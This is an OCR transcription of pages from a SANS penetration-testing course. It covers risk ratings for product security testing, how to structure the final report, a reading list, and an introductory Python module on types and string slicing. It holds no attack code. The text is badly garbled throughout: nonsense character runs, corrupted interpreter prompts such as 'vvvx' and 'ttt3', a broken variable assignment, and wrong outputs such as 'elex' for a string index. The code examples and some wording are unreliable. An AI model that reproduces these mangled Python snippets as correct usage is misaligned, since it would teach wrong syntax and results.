
If a database containing 1,000 records, each worth $100, is compromised, the quantitative impact could be up to $100K. This alone is not enough to determine the risk level. We must factor in additional pieces, such as the likelihood of occurrence, the difficulty of discovery and exploitation, and any potential reputation risk. Through these additional pieces, we are able to determine a qualitative risk rating. This type of rating is simply seen as a label such as low, medium, and high. If a risk has a high quantitative rating but a low qualitative rating, it may be deemed okay. There may also be mitigating controls that can help reduce the risk further. Regardless, the risk assessment is often used as an ultimate deciding factor when determining if a product is to be approved for use.



Final Document

The final document is usually the only surviving proof of your work. It is often exposed to senior management, especially if they have a vested interest in the project or product. The final document, like most documents, should start out with an executive summary. This summary lists the purpose behind the product being tested, the sponsors, the testers, and the most significant findings in a summarized manner. Details should be left to other sections. Following the executive summary can be a more detailed summary, elaborating a bit more on the findings and information around the testing.


Next should be a section that documents the type of equipment that was used, as well as more information about the target being tested. This should include the types of tests performed against the target. The findings should be documented in a matrix-style form that has columns for any relative security policy, likelihood, impact, mitigating controls, final risk rating, and room for comments. Any mitigating controls or suggestions should be drafted up in their own section. Recommendations to improve the security, and even a recommendation for or against the product, can follow. Detailed technical information can be placed into an appendix for those who wish to read it.



[illegible]

Module Summary

In this module, we covered the basic framework of product security testing. Each product is likely to be very unique. The reuse of tools when possible is a great time-saver. After testing a large number of products, the tester develops a toolkit of custom scripts and programs. Sharing these with the community is greatly appreciated. Discovery and disclosure require special attention to ensure you are abiding by your company's stance on the topic. The final documentation provided is often visible high up on the company ladder, especially if there is an executive interest in the initiative.



[illegible]


- IDA Pro and Decompiler Website
  - LAp 2•t . ЗS •tAp Ap
- Software Security Testing
  - LAp 3s-• ЗS Ap t t Ap otApr •H. t • -6 tv
- Introduction to Risk Analysis
  - LAp 2ts • •. o.o •s 3 Ap• t • s 6•
- Introduction to Fuzzing

  _ɗ))h an1 14u, npgo)o„ ,thEnthEh,)pegnrE,W
  rJt,np)Pddh)pt,Jr„d nh rhLd

miattP anrzbiP TrbyelrP db.pLS sREilfipPlTLptrrrPi.iP rfiziOP)izafirrP hiP


Recommended Reading

- IDA Pro and Decompiler Website: http://www.hex-rays.com/idapro/
- Software Security Testing: http://www.cigital.com/papers/download/bsi4-testing.pdf
- Introduction to Risk Analysis: http://www.security-risk-analysis.com/introduction.htm
- Introduction to Fuzzing: http://www.brighthub.com/computing/smb-security/articles/9956.aspx



Python for Penetration Testers

To become an advanced penetration tester, you'll need to leverage multiple sources of information and multiple tools together. Sometimes these information sources and tools may not yet exist, requiring you to do custom development. In this module, we'll look at how we can use Python as penetration testers to create new tools or to leverage multiple data sources in an integrated fashion.




Objectives

SANS

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 30

Objectives

We'll start off with an introduction to Python programming, expanding our knowledge into understanding Python types and control mechanisms. We'll also look at various Python modules, building our own functions, and the nuances of Python namespaces. Building on these new skills, we'll look at useful Python code examples you can reuse to build your own tools, and some advice on how to grow and develop your Python programming skill set.


[illegible]


SANS

Introduction to Python

In this short module, we'll give you a jump start into learning Python, a popular scripting language with tremendous support and community involvement. With such a dedicated community, the Internet is full of guides, examples, and useful Python modules you can use and reuse to enhance your own tools.

We picked Python because we felt that is a common language with a strong backing from both the information security and penetration testing disciplines. We are in no way discounting the power and grace of othcr scripting languages such as Ruby, Perl, and Lua; these are wonderful languages with a lot to offer. Given a choice, we felt that Python skills would have the most positive impact for advanced penetration testers, though we would also encourage you to build your scripting skills in other languages as well.

This material will get you ready to start developing in Python with available online resources and the fundamentals we'll introduce here. There is no replacement for real use to reinforce your Python skills however. If you want to become an advanced penetration tester, you will need to gain proficiency in at least one scripting language, which will require a dedicated effort on your part.



[illegible]


SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 32

Working with Python

Python is both a script interpreter where executable scripts are developed in Python and run, or an interactive interpreter. Many developers who are writing Python scripts will have their editor open while working on their code, and have a second window open with the interactive Python interpreter as well. You can easily enter and test out small snippets of code in the interactive interpreter (invoked by simply running "python" at the command line), then add the snippet to your larger project.

When developing a script in Python, the first line should be as shown in the second example on this slide. The "#!" characters together are known as a "shebang." When the shell starts to interpret an executable script as a program, it will look for the shebang to understand which interpreter should be called to handle the script. A shebang followed by "/usr/bin/env python" will invoke the env tool, which then searches for the Python interpreter to invoke for the rest of the script.

When developing with Python, it will be extremely useful if your editor understands and assists you in developing with the correct Python syntax. On Linux and Unix systems, the editors "kate", "gedit", and "vim" are all Python-aware and will use colored syntax-matching and automatic indentation where needed. The "vim" editor is also available on Windows and OS X systems, with the Notepad++ tool another option for Windows users. Other editors including Sublime and Atom are popular for programmers available for multiple platforms.



Basic Python Types

w	n	S

int	Most positive and negative numbers up to 31 bits in length	`vvvx hosts=20`
		`vvvx ports = 65535`
		`ttt3 20*65535`
		`1310700`
		`ttt3 hosts += 10`
		`ttt3 hosts`
		`30`

float	Floating point value, positive or negative with a decimal point	`vvvx 10/3`
		`3`
		`vvvx x = 10.0; 0 = 3.0`
		`ttt3 x/y`
		`3.3333333333333335`

string	Character arrays, file content, binary packets sedaœr odotc	`vvvx directory = "/var/log/"`
		`vvvx hash = "\xafZ\x58\x5b\xe3\x32\x6f"`
		`ttt3 logfile = directory + ⁄messages//i`


Python is dynamically and strongly typed: You can change the type of variables, and Python cares about what the type is.

SANS 7n6iieh n0p20as0ph iaW0I8ah ρ o>1a04t318.>hp.>.a0vh0aph>11soB3s\ta0h nn1

Basic Python Types

Programming language theorists would say that Python is dynamically and strongly typed. Essentially, this means that Python allows you to define a variable as a specific type (int, float, string, or list; we'll look at these in a second), and redefine it as a different type later. Several other languages are also dynamically typed, but Python is also strongly typed, meaning that you get the benefits of type checking (like a statically typed language, such as C) with the freedom of dynamically typed variables.

Python has several basic variable types, as shown on this slide. There are other types as well, such as longs (integers that exceed two billion) and complex numbers which have a real and imaginary part. We'll also look at the popular list type in this module.



[illegible]

- This is where a lot of people fall in love with Python
- You can reference any part of a string with brackets

fy oy •trt-• • - •tt t

TT o ѳ y• - t

```
>>> filename =
"C:\\Windows\\System\\meterpreter.exe"
2223 filename[0]
elex
2223 filename[1]
':'
2223 filename[-1]
rbrx
2223 filename[-2]
'x'
```

```
2323 filename[3:10]
'Windows'
scsi filename[3:]
'Windows\\System\\meterpreter.exe'
